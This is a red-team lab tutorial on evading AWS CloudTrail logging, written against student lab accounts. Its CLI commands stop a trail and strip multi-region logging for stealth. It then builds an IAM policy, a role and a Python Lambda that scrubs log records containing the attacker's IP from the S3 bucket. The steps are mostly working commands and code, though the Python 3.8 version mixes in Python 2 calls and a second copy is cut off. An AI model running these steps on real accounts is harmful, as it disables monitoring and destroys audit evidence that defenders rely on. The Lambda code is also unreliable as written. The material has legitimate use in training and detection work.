

Once we again access to a secret which enables us to query more services, we should check to see if logging is enabled within that target AWS account and the depending on the logging settings, we can tailor our attacks to hopefully avoid being caught within the target network.

For this lab, we will need to use a set of IAM Access Keys which have the "AdministratorAccess" AWS Policy attached to them. You most likely already have a "Access Key ID" and "Secret Access Key" from a prior lab which has the "AdministratorAccess" AWS Policy attached to it. If you do not have this information, browse to the "Identity and Access Management (IAM)" service within AWS, click on the "Users" link on the left hand side, click on the "Security credentials" tab, and then click on the "Create access key" button. If the "Create access key" button is grayed out and not clickable, then you will need to delete an existing Access Key, via clicking the "x" button on the right hand side, and then you should be able to click the "Create access key" button.

Logging Status

We can leverage the secrets we previously created for the "aws_cli_user" to query our AWS environment for logging settings via the following command:

```
Terminal
root@ip-10-0-1-251:~# aws cloudtrail describe-trails --region us-east-2
{
  "trailList": [
    {
      "S3BucketName": "awstrainingstack001-s3bucket-xh11rf47bn9q",
      "TrailARN": "arn:aws:cloudtrail:us-east-2:480927147553:trail/awstrainingstack001-CloudTrail-PMHANDXV57UK",
      "IsMultiRegionTrail": true,
      "Name": "awstrainingstack001-CloudTrail-PMHANDXV57UK",
      "IncludeGlobalServiceEvents": true,
      "LogFileValidationEnabled": false,
      "HomeRegion": "us-east-2"
    }
  ]
}
```

You can see in this output that the CloudTrail AWS service logging is enabled across multi regions and that the home region is "us-east-2".


View Logs

If we log into the AWS web console, we can easily view the logs created and stored within the S3 bucket.

Login to your student AWS account using the "red_team_###" account.

Find the CloudTrail service within AWS and locate "Event history" link on the left sidebar.


We should then be able to see some of the recent events our activity has caused to occur:



Find the S3 service within AWS and locate the S3 bucket with the same name as when we ran the previous command and got the output for the "S3BucketName" variable.

We can then drill down through the directories until we get to where the current logs are being stored.

The screen should look similar to this:



If we click on a file and then click the "Open" button...

NOTE: We may have to allow pop ups from aws within our browser.

NOTE: If we install the JSONview extension for Firefox or Chrome, the output will be more easily readable within our browser: <https://jsonview.com/>

We should then see output similar to this:

```
{
  "Records": [
    {
      "eventVersion": "1.05",
      "userIdentity": {
        "type": "Root",
        "principalId": "480927147553",
        "arn": "arn:aws:iam::480927147553:root",
        "accountId": "480927147553",
        "accessKeyId": "ASIAI6KGQZTNRHAWNYA",
        "sessionContext": {
          "attributes": {
            "mfaAuthenticated": "false",
            "creationDate": "2018-07-07T22:14:58Z"
          }
        }
      },
      "invokedBy": "cloudformation.amazonaws.com",
      "eventTime": "2018-07-08T06:32:52Z",
      "eventSource": "s3.amazonaws.com",
      "eventName": "GetBucketLifecycle",
      "awsRegion": "us-east-2",
      "sourceIPAddress": "cloudformation.amazonaws.com",
      "userAgent": "cloudformation.amazonaws.com",
      "errorCode": "NoSuchLifecycleConfiguration",
      "errorMessage": "The lifecycle configuration does not exist",
      "requestParameters": {
        "lifecycle": [
          {
            "bucketName": "awstrainingstack001-s3bucket-xh11rf47bn9q"
          }
        ]
      },
      "responseElements": null,
      "requestID": "E8C69636A384426E",
      "eventID": "66eae008-49a1-456d-abb4-9ee2ca26dc80",
      "eventType": "AwsApiCall",
      "recipientAccountId": "480927147553"
    }
  ]
}
```

These are the AWS CloudTrail Logs within the S3 bucket. Each event is a JSON object and they are written into the S3 bucket using a batch process, so if you are generating logs, they may not appear within the S3 bucket for approximately another 20 minutes.

If we repeatedly request resources that get logged, eventually (~20 minutes) these logs should appear in the above locations:

```
root@ip-10-0-1-251:~# aws sts get-caller-identity
{
  "Account": "480927147553",
  "UserId": "AIDAJTY57TPTZOVESJU7OI",
  "Arn": "arn:aws:iam::480927147553:user/aws_cli_user"
}
root@ip-10-0-1-251:~# watch -n 5 -d aws cloudtrail describe-trails --region us-east-2
Every 5.0s: aws cloudtrail describe-trails --region us-east-2                               Sun Jul 8 22:05:46 2018
{
  "trailList": [
    {
      "TrailARN": "arn:aws:cloudtrail:us-east-2:480927147553:trail/awstrainingstack001-CloudTrail-PMHANDXV57UK",
      "S3BucketName": "awstrainingstack001-s3bucket-xh11rf47bn9q",
      "LogFileValidationEnabled": false,
      "HomeRegion": "us-east-2",
      "IncludeGlobalServiceEvents": false,
      "IsMultiRegionTrail": false,
      "Name": "awstrainingstack001-CloudTrail-PMHANDXV57UK"
    }
  ]
}
```

We should eventually see output similar to this:

The screenshot shows the AWS CloudTrail Event history interface. The left sidebar contains navigation options: CloudTrail, Dashboard, Event history (selected), and Trails. The main content area is titled 'Event history' and includes a description: 'Your event history contains the create, modify, and delete activities for supported services taken by people, groups, or AWS services in your AWS account. To view a complete log of your CloudTrail events, create a trail and then go to your Amazon S3 bucket or CloudWatch Logs. You can view the last 90 days of events. Choose an event to view more information about it. Learn more'. Below this is a search bar with the filter 'User name' set to 'aws_cli_user' and a 'Time range' dropdown. A table of events is displayed with columns for Event time, User name, Event name, Resource type, and Resource name. The table shows a series of 'DescribeTrails' events performed by 'aws_cli_user' at various times on 2018-07-08.

Event time	User name	Event name	Resource type	Resource name
2018-07-08, 04:03:02 PM	aws_cli_user	DescribeTrails		
2018-07-08, 04:02:41 PM	aws_cli_user	DescribeTrails		
2018-07-08, 04:02:30 PM	aws_cli_user	DescribeTrails		
2018-07-08, 04:02:14 PM	aws_cli_user	DescribeTrails		
2018-07-08, 04:02:08 PM	aws_cli_user	DescribeTrails		
2018-07-08, 04:02:03 PM	aws_cli_user	DescribeTrails		
2018-07-08, 04:01:58 PM	aws_cli_user	DescribeTrails		
2018-07-08, 04:01:52 PM	aws_cli_user	DescribeTrails		
2018-07-08, 04:01:47 PM	aws_cli_user	DescribeTrails		
2018-07-08, 04:01:42 PM	aws_cli_user	DescribeTrails		
2018-07-08, 04:01:36 PM	aws_cli_user	DescribeTrails		
2018-07-08, 04:01:31 PM	aws_cli_user	DescribeTrails		
2018-07-08, 04:01:25 PM	aws_cli_user	DescribeTrails		
2018-07-08, 04:01:20 PM	aws_cli_user	DescribeTrails		
2018-07-08, 04:01:15 PM	aws_cli_user	DescribeTrails		
2018-07-08, 04:01:09 PM	aws_cli_user	DescribeTrails		

And if we click into one of the events, we can see some of the additional details relating to it:

Filter: User name **aws_cli_user** Time range: Select time range

Event time	User name	Event name	Resource type	Resource name
2018-07-08, 04:03:02 PM	aws_cli_user	DescribeTrails		

AWS access key AKIAJNY5Z7M2MW5VZ2LQ **Event source** cloudtrail.amazonaws.com

AWS region us-east-2 **Event time** 2018-07-08, 04:03:02 PM

Error code **Request ID** 8aeb0802-5408-4a48-90c5-f21b5e520688

Event ID 423eb3e6-c14e-4f70-9a47-a0c1d9973276 **Source IP address** 18.191.208.172

Event name DescribeTrails **User name** aws_cli_user

Resources Referenced (0)

[View event](#)

Stop Logging

We can stop logging all together within a targeted region (e.g. us-east-2) using the following commands:

```
Terminal
root@ip-10-0-1-251:~# aws configure set region us-east-2
root@ip-10-0-1-251:~# aws cloudtrail stop-logging --name "arn:aws:cloudtrail:us-east-2:480927147553:trail/awstrainingstack001-CloudTrail-PMHANDXV57UK"
root@ip-10-0-1-251:~#
```

But then this may set off alerts and is very noticeably wrong to an AWS administrator within the AWS web console:

The screenshot shows the AWS CloudTrail Trails console. The trail 'awstrainingstack001-CloudTrail-PMHANDXV57UK' is listed with a status of 'Off'. The console includes a 'Create trail' button and a table with columns for Name, Region, S3 bucket, Log file prefix, CloudWatch Logs Log group, and Status.

And also...

The screenshot shows the configuration page for the trail 'awstrainingstack001-CloudTrail-PMHANDXV57UK'. The 'Logging' toggle is set to 'OFF'. The console includes a 'Learn more' link and a 'Documentation' link.

Hence while this technique is effective, it's not ideal from an OPSEC safe standpoint.

We can re-enable logging again using the following command:


```
Terminal
root@ip-10-0-1-251:~# aws cloudtrail start-logging --name "arn:aws:cloudtrail:us-east-2:480927147553:trail/awstrainingstack001-CloudTrail-PMHANDXV57UK"
root@ip-10-0-1-251:~#
```

Stop Multi Region Logging

Another more stealthy method is to compare the home region (e.g. "us-east-2") against the region being targeted for attack (e.g. "us-west-2"). If these regions are not the same, we can disable multi-region logging which will disable logging everywhere except within the home region using the following command:

```
Terminal
root@ip-10-0-1-251:~# aws configure set region us-east-2
root@ip-10-0-1-251:~# aws cloudtrail update-trail --name "arn:aws:cloudtrail:us-east-2:480927147553:trail/awstrainingstack001-CloudTrail-PMHANDXV57UK" --no-is-multi-region-trail --no-include-global-service-events
{
  "IsMultiRegionTrail": false,
  "TrailARN": "arn:aws:cloudtrail:us-east-2:480927147553:trail/awstrainingstack001-CloudTrail-PMHANDXV57UK",
  "IncludeGlobalServiceEvents": false,
  "LogFileValidationEnabled": false,
  "S3BucketName": "awstrainingstack001-s3bucket-xh11rf47bn9q",
  "Name": "awstrainingstack001-CloudTrail-PMHANDXV57UK"
}
```

This may set off alarms if the target organization is watching for it, but it still looks a ton better within the AWS web console:



We can re-enable multi region logging via the following syntax:

```

Terminal
root@ip-10-0-1-251:/shared# aws cloudtrail update-trail --name "arn:aws:cloudtrail:us-east-2:480927147553:trail/awstrainingstack001-CloudTrail-PMHANDXV57UK" --is-multi-region-trail --include-global-service-events
{
  "IsOrganizationTrail": false,
  "Name": "awstrainingstack001-CloudTrail-PMHANDXV57UK",
  "S3BucketName": "awstrainingstack001-s3bucket-xh11rf47bn9q",
  "IsMultiRegionTrail": true,
  "LogFileValidationEnabled": false,
  "TrailARN": "arn:aws:cloudtrail:us-east-2:480927147553:trail/awstrainingstack001-CloudTrail-PMHANDXV57UK",
  "IncludeGlobalServiceEvents": true
}
root@ip-10-0-1-11:/shared#

```

Cleaning Logs

Commonly, CloudTrail logs are stored, at least temporary, within an AWS S3 bucket. If the AWS account where the S3 Bucket resides has been compromised, an attacker can leverage AWS's event driven code execution service (aka Lambda) to build a Lambda function which will watch for the creation of log files in the S3 bucket from the CloudTrail service.

This Lambda function will be triggered every time the log files are written into the S3 Bucket and will preform the following tasks:

- The Lambda function will read the log file,
- Remove any lines that contain a selector we want to hide (e.g. our IP address),
- And then it will write back the modified log file into the S3 Bucket.


Thereby cleaning the CloudTrail logs every time they are written to the S3 bucket.

Evil Lambda Functions

Let's create a Lambda function via the web console so we can better understand the steps involved with the process.

Login to your student AWS account using the "red_team_###" account.


Browse to the IAM service within AWS...



Click the "Policies" link on the left hand side of the interface...



Click the "Create policy" button...



Click on the "JSON" tab...

Create policy

A policy defines the AWS permissions that you can assign to a user, group, or role.

This policy validation failed and might have errors converting to JSON. [Learn more about IAM Policies](#)

Visual editor

JSON

```
1 - {
2   "Version": "2012-10-17",
3   "Statement": [
4     ]
  }
```

Copy and paste the following policy over the existing policy under the JSON tab...

```
JSON
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Action": [
        "logs:CreateLogGroup",
        "logs:CreateLogStream",
        "logs:PutLogEvents"
      ],
      "Resource": "arn:aws:logs:*:*:*"
    },
    {
      "Effect": "Allow",
      "Action": [
        "s3:GetObject",
        "s3:PutObject",
        "s3:DeleteObject",
        "s3:DeleteObjectVersion"
      ],
      "Resource": [
        "arn:aws:s3:*:*:*"
      ]
    }
  ]
}
```

Which will enable the lambda function to access S3 resources.

Click the "Review policy" button...

Create policy

1

2

A policy defines the AWS permissions that you can assign to a user, group, or role. You can create and edit a policy in the visual editor and using JSON. [Learn more](#)

This policy validation failed and might have errors converting to JSON: The policy must have at least one statement. For more information about the IAM policy grammar, see [AWS IAM Policies](#)

Visual editor

JSON

[Import managed policy](#)

```
1 - {
2   "Version": "2012-10-17",
3   "Statement": [
4     {
5       "Effect": "Allow",
6       "Action": [
7         "logs:CreateLogGroup",
8         "logs:CreateLogStream",
9         "logs:PutLogEvents"
10      ],
11      "Resource": "arn:aws:logs:*:*:*"
12     },
13     {
14       "Effect": "Allow",
15       "Action": [
16         "s3:GetObject",
17         "s3:PutObject",
18         "s3:DeleteObject",
19         "s3:DeleteObjectVersion"
20      ],
21      "Resource": [
22        "arn:aws:s3:*:*:*"
23      ]
24     }
25   ]
26 }
```

Cancel

Review policy

Give the policy a name: lambda_clean_execution_001

Create policy

1

2

Review policy

Name*

Use alphanumeric and '+=,@-_' characters. Maximum 128 characters.

Description

Maximum 1000 characters. Use alphanumeric and '+=,@-_' characters.

Summary

This policy defines some actions, resources, or conditions that do not provide permissions. To grant access, policies must have an action that has an applicable resource or condition. For details, choose [Show remaining](#). [Learn more](#)

Service	Access level	Resource	Request condition
Allow (2 of 184 services) Show remaining 182			
CloudWatch Logs	Limited: Write	arn:aws:logs:*:*:	None
S3	Limited: Read, Write	BucketName string like All	None

* Required


Cancel

Previous

Create policy

Then click the "Create policy" button.

We should then see that the policy was successfully created...




Identity and Access Management (IAM)

▼ AWS Account (719313713759)

✔ lambda_clean_execution_001 has been created.

Find the "Roles" link on the left hand side of the IAM service...



Identity and Access Management (IAM)

▼ AWS Account (719313713759)

Dashboard

Groups

Users

Roles

• IAM Roles Documentation

• Tutorial: Setting Up Cross Account Access

• Common Scenarios for Roles

Create role Delete role

Click the "Create role" button....

Select "Lambda"...

Create role

1 2 3 4

Select type of trusted entity



AWS service
EC2, Lambda and others



Another AWS account
Belonging to you or 3rd party



Web Identity
Cognito or any OpenID provider



SAML 2.0 federation
Your corporate directory

Allows AWS services to perform actions on your behalf. [Learn more](#)

Choose the service that will use this role

EC2
Allows EC2 instances to call AWS services on your behalf.

Lambda
Allows Lambda functions to call AWS services on your behalf.

API Gateway	Comprehend	EMR	Kinesis	S3
AWS Backup	Config	ElastiCache	Lambda	SMS
AWS Support	Connect	Elastic Beanstalk	Lex	SNS
Amplify	DMS	Elastic Container Service	License Manager	SWF
AppSync	Data Lifecycle Manager	Elastic Transcoder	Machine Learning	SageMaker
Application Auto Scaling	Data Pipeline	ElasticLoadBalancing	Macie	Security Hub
Application Discovery Service	DataSync	Forecast	MediaConvert	Service Catalog
Batch	DeepLens	Glue	OpsWorks	Step Functions
CloudFormation	Directory Service	Greengrass	Personalize	Storage Gateway
CloudHSM	DynamoDB	GuardDuty	RAM	Transfer
CloudTrail	EC2	Inspector	RDS	Trusted Advisor
CloudWatch Application Insights	EC2 - Fleet	IoT	Redshift	VPC
CloudWatch Events	EC2 Auto Scaling	IoT Things Graph	Rekognition	WorkLink
CodeBuild	EKS	KMS	RoboMaker	WorkMail
CodeDeploy				

* Required

Cancel **Next: Permissions**

Click the "Next: Permissions" button....

Attach the policy we just created: lambda_clean_execution_001

Create role

1 2 3 4

Attach permissions policies

Choose one or more policies to attach to your new role.

Create policy ↻

Filter policies ▾ Showing 1 result

	Policy name ▾	Used as	Description
<input checked="" type="checkbox"/>	lambda_clean_execution_001	None	

* Required

Cancel **Previous** **Next: Tags**

Click the "Next: Tags" button....

Create role

1 2 3 4

Add tags (optional)

IAM tags are key-value pairs you can add to your role. Tags can include user information, such as an email address, or can be descriptive, such as a job title. You can use the tags to organize, track, or control access for this role. [Learn more](#)

Key	Value (optional)	Remove
<input type="text" value="Add new key"/>	<input type="text"/>	

You can add 50 more tags.

Cancel Previous **Next: Review**

Click the "Next: Review" button....

Give the Role a name: lambda_clean_execution_001

Create role

1 2 3 4

Review

Provide the required information below and review this role before you create it.

Role name*

Use alphanumeric and '+=,@_-' characters. Maximum 64 characters.

Role description


Maximum 1000 characters. Use alphanumeric and '+=,@_-' characters.

* Required

Cancel Previous **Create role**

Click the "Create role" button.

Find the Lambda service within AWS and click the "Create a function" button.



Complete the following settings:

- Name: myCleanFunction001
- Runtime: Python 3.8

Click the "Choose or create an execution role" link...

Select from the drop down box the "Use an existing role" option...

Select from the drop down box the name of the role we just created: lambda_clean_execution_001

aws Services [Alt+S] red_team_051 @ 5606-9650-7532 Ohio Support

Lambda > Functions > Create function

Create function [Info](#)

Choose one of the following options to create your function.

Author from scratch

Start with a simple Hello World example.

Use a blueprint

Build a Lambda application from sample code and configuration presets for common use cases.

Container image

Select a container image to deploy for your function.

Browse serverless app repository

Deploy a sample Lambda application from the AWS Serverless Application Repository.

Basic information

Function name
Enter a name that describes the purpose of your function.

Use only letters, numbers, hyphens, or underscores with no spaces.

Runtime [Info](#)
Choose the language to use to write your function. Note that the console code editor supports only Node.js, Python, and Ruby.

Permissions [Info](#)
By default, Lambda will create an execution role with permissions to upload logs to Amazon CloudWatch Logs. You can customize this default role later when adding triggers.

▶ Change default execution role

▶ Advanced settings

Cancel Create function

Click the "Create function" button....

NOTE: You can quickly find the external Internet facing IP address from within an EC2 instance by running the following command: curl ipcurl.net/n

```
root@ip-10-0-1-11:/shared# curl ipcurl.net/n
18.191.208.172
root@ip-10-0-1-11:/shared#
```

In the function code section, paste the following code, replacing the external IP address to be the same as the EC2 system we left repeatedly accessing the control plane APIs via the AWS CLI.

new ->

```
import json
import urllib
import boto3
import gzip
import tempfile
import shutil

dirty_tag = "18.117.164.96"

def filter_dirty_tag(log):
    return dirty_tag in json.dumps(log)

s3 = boto3.client('s3')

def lambda_handler(event, context):
    bucket = event['Records'][0]['s3']['bucket']['name']
    key = urllib.unquote_plus(event['Records'][0]['s3']['object']['key']).decode('utf8')
    resp = s3.get_object(Bucket=bucket, Key=key)
    gzip_tmp = tempfile.NamedTemporaryFile(delete=False)
    shutil.copyfileobj(resp['Body'], gzip_tmp)
    gzip_tmp.close()

    gzip_filename = gzip_tmp.name
    with gzip.open(gzip_filename, 'rb') as f:
        file_content = f.read()

    logs = json.loads(file_content)

    old_num_logs = len(logs['Records'])
    print(old_num_logs)
    logs['Records'] = filter(lambda x: not filter_dirty_tag(x), logs['Records'])
    print(len(logs['Records']))

    if len(logs['Records']) == 0:
        print("Deleting empty %s" % key)
        s3.delete_object(Bucket=bucket, Key=key)
    elif len(logs['Records']) == old_num_logs:
        print("Doing nothing no log records filtered")
    else:
        print("Updating %s" % key)
        with gzip.open(gzip_filename, 'wb') as f:
            f.write(json.dumps(logs, separators=(',', ':')))
        s3.put_object(Bucket=bucket, Key=key, Body=open(gzip_filename, 'rb'))
```

old->

```

import json
import urllib
import boto3
import gzip
import tempfile
import shutil

dirty_tag = "18.191.208.172"

def filter_dirty_tag(log):
    return dirty_tag in json.dumps(log)

s3 = boto3.client('s3')

def lambda_handler(event, context):
    bucket = event['Records'][0]['s3']['bucket']['name']
    key = urllib.unquote_plus(event['Records'][0]['s3']['object']['key']).decode('utf8')
    resp = s3.get_object(Bucket=bucket, Key=key)
    gzip_tmp = tempfile.NamedTemporaryFile(delete=False)
    shutil.copyfileobj(resp['Body'], gzip_tmp)
    gzip_tmp.close()

    gzip_filename = gzip_tmp.name
    with gzip.open(gzip_filename, 'rb') as f:
        file_content = f.read()

    logs = json.loads(file_content)

    old_num_logs = len(logs['Records'])
    print old_num_logs
    logs['Records'] = filter(lambda x: not filter_dirty_tag(x), logs['Records'])
    print len(logs['Records'])


    if len(logs['Records']) == 0:
        print "Deleting empty %s" % key
        s3.delete_object(Bucket=bucket, Key=key)
